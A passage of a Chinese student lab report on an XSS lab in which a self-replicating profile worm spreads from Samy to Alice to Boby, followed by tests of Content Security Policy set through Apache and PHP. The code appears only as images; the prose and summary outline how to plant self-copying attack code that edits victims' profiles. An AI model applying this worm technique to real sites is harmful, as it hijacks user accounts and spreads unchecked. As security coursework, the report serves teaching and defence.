
Public




这样代码就可以在攻击的同时自我复制了。

测试如下：



Alice 访问 Samy:




可以查看 Alice 的信息，其已经复制了 Samy 的蠕虫病毒：



Boby 访问 Alice:



可以查看 Boby 的信息，其已经复制了 Alice(Samy)的蠕虫病毒:




上述实验实现了我们在 Task5 中 XSS 攻击的蠕虫病毒化，可以在用户之间广泛传播。


TASK 7: 使用 CSP 对 XSS 攻击进行防御:

两种设置 CSP 的方法:



①通过 Apache 修改 CSP config 文件:





②通过网页应用修改 CSP config 文件



进行测试:





上述三个对比实验表示：

①a 网站为启用 CSP 防御，所以所有 javascript 执行成功。

②b 网站通过 Apache 方式设置 CSP 防御，只有受信的 4、6 两个源执行成功。

③c 网站通过 php 方式设置 CSP 防御，只有受信的 1、4、6 三个源执行成功。

且点击按钮后也只有 a 网站执行成功，b、c 网站均不执行按钮操作，故 CSP 防御有效！
修改代码使相关源的 JavaScript 执行成功，只需要在 CSP 的设置中将其源设置为可信源即可，故不再做演示。

CSP 防御的有效性在于将网页中的执行代码和数据分开了，只执行来自可信源的代码，从而使攻击者的代码不可执行。

实验总结：

本次实验是我们的第五次实验，经过本次实验，我总结了如下的知识点：

①我们可以在网站的一个输入内嵌入我们的攻击代码，这样每当其他用户访问这个嵌入了恶意代码的网页时，便会自动执行我们的代码，从而达成我们的攻击目的。

②我们可以在代码内添加修改用户信息的报文以及复制自身的代码片段，这样可以将我们的代码复制到被攻击的用户主页，从而使其广泛传播，成为蠕虫病毒。

③防范 XSS 攻击主要通过设置 CSP，其核心思想是将网页的可执行代码和数据块分开，使得网页内可执行的代码只能来源于可信源，而攻击者的代码要么不是可信源不被执行，要么位于数据块也不被执行，从而达到预防 XSS 攻击的目的。